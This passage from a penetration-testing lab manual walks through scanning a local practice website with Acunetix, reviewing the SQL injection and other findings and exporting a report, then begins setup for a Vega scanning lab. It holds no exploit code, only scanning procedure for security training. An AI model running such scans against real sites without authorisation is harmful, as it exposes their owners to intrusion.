


FIGURE 6.1: Opening Acunetix web vulnerability scanner

11. Click **Add Exception** button.




FIGURE 6.2: Adding security exception

12. Add Security Exception window appears, click **Confirm Security Exception**, as shown in the screenshot:




FIGURE 6.3: Adding security exception

13. When **Acunetix login page** appears, type in the credentials that you have provided at the time of installation, and click **Login**.




FIGURE 6.4: Acunetix login page

14. The **Acunetix Web Vulnerability Scanner** main window appears, if **Update info** pops-up. Click **Close**. Click **Add Target**, as shown in the screenshot:




FIGURE 6.5: Adding a new target

15. **Add Target** pop-up appears, type the Target **website URL** in the Address field, and provide a description in the Description field, and click **Add Target**.
16. In this lab you are scanning **http://www.moviescope.com**, a local website as shown in the screenshot. If you are trying to scan a different web site then screenshots will differ.




FIGURE 6.6: Add Target pop-up

17. Once you add the Target site, Target Info page appears with the General information tab. Choose **High** in the **Business Criticality** drop-down list and leave the other settings to default, click **Save**.




FIGURE 6.7: Configuring target options

18. Once the target is added successfully, click **Scan** to start the Scanning process.




FIGURE 6.8: Initiating the scan

19. When **Choose Scanning Options** pop-up appears, choose **Full Scan** from Scan Type, **OWASP Top 10 2017** from Report, and **Instant** from Schedule drop-down list, click **Create Scan**.




FIGURE 6.9: Configuring scanning options

20. Acunetix will start the scanning process on the targeted web site provided. You can see the status in the **Scan Stats & Info** tab of Scans section.

The screenshot shows the Acunetix web interface. The left sidebar has navigation links: Dashboard, Targets, Vulnerabilities, Scans (highlighted with a red box), Reports, and Settings. The main content area has tabs: Scan Stats & Info (highlighted with a red box), Vulnerabilities, Site Structure, and Events. The "Scan Stats & Info" tab displays a circular progress indicator labeled "MEDIUM" with the text "Acunetix Threat Level 2". It also contains the message: "One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems." Below this is an "Activity" section with a progress bar at 0% and the message "Scanning of www.moviescope.com started" along with the date "Dec 27, 2017 12:36:04 AM".

FIGURE 6.10: Scan in progress

21. Acunetix completes the scan and displays with the Threat Level as shown in the screenshot. Now click **Vulnerabilities** to view the vulnerabilities found in the targeted website.

The screenshot shows the Acunetix web interface. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities (which is selected and highlighted in red), Scans, Reports, and Settings. The main content area has a header with Back, Stop Scan, Generate Report, and WAF Export... buttons. Below the header, tabs include Scan Stats & Info, Vulnerabilities (selected), Site Structure, and Events. A large red circle icon with the word 'HIGH' in white indicates the threat level. To its right, the text 'Acunetix Threat Level 3' is displayed. Below this, a message states: 'One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.' Further down, a section titled 'Activity' shows an overall progress bar at 100% completion, with a note that scanning started on Dec 27, 2017 at 12:36:04 AM. A red box highlights the 'Completed' status in the activity bar.

FIGURE 6.11: Finished scanning and viewing vulnerabilities

22. In the **Vulnerabilities** section you can see the available vulnerabilities on the site. Click any of the vulnerabilities to view the entire information and the way to fix that vulnerability.

The screenshot shows the Acunetix web interface with the Vulnerabilities tab selected. The main content area displays a table of vulnerabilities found on the site www.moviescope.com. The columns are labeled 'Se...', 'Vulnerability', and 'URL'. The table lists the following findings:

Se...	Vulnerability	URL
1	Blind SQL Injection	http://www.moviescope.com/
1	Blind SQL Injection	http://www.moviescope.com/
1	Microsoft IIS tilde directory enumeration	http://www.moviescope.com/
1	Unencrypted __VIEWSTATE parameter	http://www.moviescope.com/
1	Vulnerable Javascript library	http://www.moviescope.com/
1	ASP.NET debugging enabled	http://www.moviescope.com/
1	ASP.NET version disclosure	http://www.moviescope.com/
1	Clickjacking: X-Frame-Options header missing	http://www.moviescope.com/
1	Login page password-guessing attack	http://www.moviescope.com/
1	OPTIONS method is enabled	http://www.moviescope.com/

FIGURE 6.12: List of vulnerabilities found

23. Acunetix will provide you with the complete description of the vulnerability and attack details, the impact of the vulnerability, and the solution.
24. Click **Back** button to go back to the previous page to view other information recorded by the scanner.

The screenshot shows the Acunetix web interface. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area has a title 'Blind SQL Injection' with a 'Hide' and 'Open' button. Below it is a 'Vulnerability description' section which states: 'SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.' It also mentions the URL 'http://www.moviescope.com/' and the discovery method 'Discovered by Scripting (Blind_SQL_Injection.script)'. There are sections for 'Attack details' (not available in the free trial), 'HTTP request', and 'The impact of this vulnerability', which describes how an attacker can use SQL injection to bypass authentication and retrieve database contents. At the bottom left is a copyright notice: '© 2017 Acunetix Ltd.'

FIGURE 6.13: Viewing vulnerability details

25. Click **Site Structure** to view the design of the website, as shown in the screenshot:

The screenshot shows the Acunetix 'Scans' interface. The sidebar includes links for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area features tabs: 'Scan Stats & Info', 'Vulnerabilities', 'Site Structure' (which is highlighted with a red box), and 'Events'. Under 'Site Structure', there is a tree view showing the directory structure of 'http://www.moviescope.com/': 'css', 'db', 'images', and 'js'. To the right, a table lists 'Vulnerability' and 'URL' for several findings, each with a color-coded icon: 3 'Blind SQL injection' entries (red), 1 'Microsoft IIS tilde directory enumeration' (red), 1 'Unencrypted __VIEWSTATE parameter' (orange), 1 'Vulnerable Javascript library' (blue), and 1 'ASP.NET debugging enabled' (blue). A 'Generate Report' and 'WAF Export...' button are also visible at the top of the main content area.

FIGURE 6.14: Viewing the site structure

26. To view the scan report, click **Reports** tab on the left hand side, as shown in the screenshot:

The screenshot shows the Acunetix web interface. On the left sidebar, the 'Reports' option is selected and highlighted with a red border. The main content area displays a table with one row. The columns are 'Report Template', 'Report Type', and 'Target'. The data in the table is: 'OWASP Top 10 2017', 'Scan Report', and 'http://www.moviescope.com'. A red box highlights the entire row.

FIGURE 6.15: Viewing the scan report

27. To **download** or **view** the report first check the report and scroll to the right hand side of the window.

This screenshot is similar to Figure 6.15, but the 'OWASP Top 10 2017' row in the table has a red box around the first column, indicating it is selected. The checkbox in the first column of the table is also checked.

FIGURE 6.16: Selecting the generated report

28. Click **Download** drop-down to choose the report format to download. In this lab you will choose **PDF Format** to view the report.

This screenshot shows the 'Reports' section with a table. The last row contains the target URL 'http://www.moviescope.com', the creation date 'Dec 27, 2017 12:39:01 AM', the status 'Completed', and a 'Download' button. A red box highlights the 'Download' button. A dropdown menu is open next to the 'Download' button, showing two options: 'PDF Format' and 'HTML Format', with 'PDF Format' highlighted by a red box.

FIGURE 6.17: Downloading generated report

29. Download options pop-up appears, choose the appropriate option for download. In this lab you will choose **Save File** radio button and click **OK**.
30. This will download the report in the default download location of the browser.




FIGURE 6.18: Downloading the generated report

31. Once the download is completed, click on **Download** icon from the browser menu bar to view the status and click on **Folder** icon to navigate to the download location, as shown in the screenshot:




FIGURE 6.19: Downloading the generated report

32. Double-click the downloaded file to view.




FIGURE 6.20: Scan report downloaded

33. The report will open in Adobe Acrobat Reader, and scroll down to view the complete report.




FIGURE 6.21:Viewing the report

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Auditing Web Application Framework Using Vega

Vega is a web application scanner used to test the security of web applications. It helps you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities.

Lab Scenario

With the emergence of Web 2.0, increased information sharing through social networking, and increasing adoption of the Web as a means of doing business and delivering services, websites have often been attacked directly. Hackers seek to compromise either the corporate network or its users, who are accessing its website by “drive-by downloading.”

As many as 70% of the web sites have vulnerabilities that could lead to the theft of sensitive corporate data such as credit-card information and customer lists. Hackers are concentrating their efforts on web-based applications—shopping carts, forms, login pages, dynamic content, and so on. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases and allow hackers to perform illegal activities using the compromised site.

Web application attacks, launched on port 80/443, go straight through the firewall, past operating-system and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities and are, therefore, easy prey for hackers.

As an expert Penetration Tester, you will need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use Vega to check the website, analyze its applications, and find perilous SQL injection, cross-site scripting, and other attacks that could compromise the online business. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you secure web applications and test websites for vulnerabilities and threats.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012
- A computer running Kali Linux
- A web browser with an Internet connection
- WAMPServer running in Windows Server 2012

Lab Duration

Time: 10 Minutes

Overview of Web Application Security

Web application security is a branch of Information Security that deals specifically with security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

Before starting this lab, make sure that Windows Server 2012 virtual machine is turned on and **WAMPServer** is running.

1. Launch **Windows Server 2012** from VMware Workstation and log into the machine.
2. Once you have logged into the machine, navigate to **Start** and click **Wampserver64**.
3. This will start the **WAMPServer** service on the Windows Server 2012 machine.

- Leave the **Windows Server 2012** running.

Windows Server 2012 R2 Standard

Build 9600

11:15 PM
11/18/2017

Start

Administrator ⚡ 🔍



Apps by name

✖




FIGURE 7.1: Start WAMPServer

